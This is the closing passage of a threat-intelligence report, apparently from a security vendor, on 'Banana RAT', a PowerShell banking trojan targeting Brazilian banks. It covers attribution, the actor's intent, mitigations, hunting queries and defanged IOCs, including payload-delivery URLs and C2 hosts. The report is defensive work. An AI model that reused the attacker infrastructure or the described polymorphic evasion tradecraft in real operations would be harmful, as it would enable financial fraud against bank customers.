
What distinguishes Banana RAT from canonical Grandoreiro

Several details argue against tagging this as Grandoreiro outright and instead point to either an adjacent cluster or a fork:

- **Build language.** Canonical Grandoreiro is a Delphi-compiled monolithic binary. Banana RAT is a PowerShell-only client orchestrated by a Python (FastAPI) server-side polymorphism engine – a fundamentally different build-and-delivery architecture.
- **Per-victim polymorphism.** Banana RAT maintains a pool of 100-200 hash-unique builds per delivery folder, with four parallel generator threads warming pools at server startup. This is panel-grade Malware-as-a-Service (Maas) infrastructure built specifically to defeat hash-based detection – it exceeds what has been documented for any current Tetrade member.
- **Custom obfuscation engine.** Nine in-house obfuscation layers built end-to-end in Python, rather than reuse of public PowerShell obfuscators. This is a meaningful tradecraft investment that should be tracked in its own right.
- **No infrastructure overlap (yet).** Domain c[.]windowsk[-]cdn.com, IP 24[.]199.90.58 (DigitalOcean), and fallback 162[.]141.111[.]227 do not appear in published Grandoreiro/FLUXROOT/TA2725/UNC5176 indicator sets at time of writing.

Threat actor intent: Financial fraud execution

SHADOW-WATER-063 is unambiguously financially motivated with the specific goal of fraudulent transaction execution against Brazilian financial accounts. Three independent evidentiary pillars establish intent:

- The curated list of 11 Brazilian banks plus five Brazilian-localized cryptocurrency exchanges hardcoded as window-title triggers.
- The bank-branded fake-update overlay UI with a synthesized step-by-step "installation" workflow that occupies the screen while the operator drives the underlying banking session
- The dedicated Pix-QR interception subsystem.

The malware contains no ransomware component, no destructive logic, no espionage tooling, no document-collection scope, and no data theft beyond what is necessary to drive a banking session. The operation is exclusively a fraud-execution platform.

Conclusion

Banana RAT represents a deliberate, well-resourced threat campaign aimed squarely at Brazilian financial institutions and their customers. What makes this case notable is not just the sophistication of the tooling – it is the intent behind it. This is an operation purpose-built to enable real-time financial fraud: intercepting banking sessions, manipulating payment flows, and deceiving victims when they are most vulnerable.

The threat actor behind this campaign is not working alone, nor are they new. The overlap with the broader Tetrade banking-trojan ecosystem – a well-documented group of Brazilian cybercrime operators – suggests an established criminal network with the resources and tradecraft to sustain long-running campaigns. The shift toward a MaaS model indicates the operation is likely growing in reach, with potential affiliates amplifying its impact beyond what a single actor could achieve.

Recommendations

For organizations operating in or with exposure to the Brazilian market, this is an active and credible threat. MDR's visibility across both attacker infrastructure and victim endpoints in this engagement is a direct example of how timely response capability makes all the difference. But user awareness remains the first line of defense, as this campaign begins with a click. Organizations may mitigate threats like Banana RAT by applying best practices such as:

- **Social engineering mitigation.** Strengthen user awareness training to emphasize that legitimate websites, security tools, CAPTCHA systems, and the like will never instruct users to download and execute commands (for example, PowerShell, Run dialog, or terminal input) to resolve errors or verify identity – a pattern that is commonly associated with social engineering attacks.
- **Fake banking overlay awareness.** Educate users to be wary of unexpected full-screen banking overlays instructing them to remain on the screen or scan QR codes. This technique is associated with Banana RAT-style social engineering, where overlays are used to distract victims while fraudulent activity is performed in the background.
- **Endpoint detection coverage.** Ensure endpoint security solutions have actively deployed and up-to-date Endpoint Detection and Response (EDR) sensors with real-time behavioral monitoring.

Hunting Queries

TrendAI Vision One™ Search App

TrendAI Vision One™ customers can use the Search App to match or hunt the malicious indicators mentioned in this blog post with data in their environment.

- Banana RAT detection in **TrendAI Vision One™**

malName:*BANANARAT* AND eventName:MALWARE_DETECTION AND LogType: detection

- Payload dropped as msedge.txt in public documents

eventSubId:101 and objectFilePath:*\\Users\\Public\\Documents\\msedge.txt*

- Malicious file written to ETW masquerade path

eventSubId:101 and objectFilePath:*\\ProgramData\\Microsoft\\Diagnosis\\ETW* AND objectName:*.txt

More hunting queries are available for TrendAI Vision One™ with Threat Intelligence Hub entitlement enabled.

Indicators of Compromise (IOCs)

SHA256	File	Detection name
ecdc8fade561a75d68235859ad8b1fe131db2c458b4894268e38e90ecab1c47f	st.txt	Backdoor.PS1.BANANARAT.A
38dfef772afbd01c04eddda120d283acfb1147a6dc3d54ac62fe23ad06e39d8f	st.php	Trojan.PS1.BANANARAT.A
4912b1134e69ade7266e8508eec33ccb2d80ad693f1dbc4f1f4344c6dfcf2ff1	payload.php	Trojan.PS1.BANANARAT.A
d7545b6dacebdae27effb3c778c5e349027ec789c76ae4f777bd9ba56a70cdaa	msedge.txt	Backdoor.PS1.BANANARAT.A
IP/Domain		Detection
hxxp[://]24[.]199[.]90[.]58:80/		Disease vector
hxxp[://]24[.]199[.]90[.]58:80/payload[.]php		Disease vector
hxxp[://]24[.]199[.]90[.]58:80/st[.]txt		Disease vector
c[.]windowssk-cdn[.]com		C&C server
162.141.111[.]227:443		C&C server

Source: https://www.trendmicro.com/en_us/research/26/e/banana-rat.html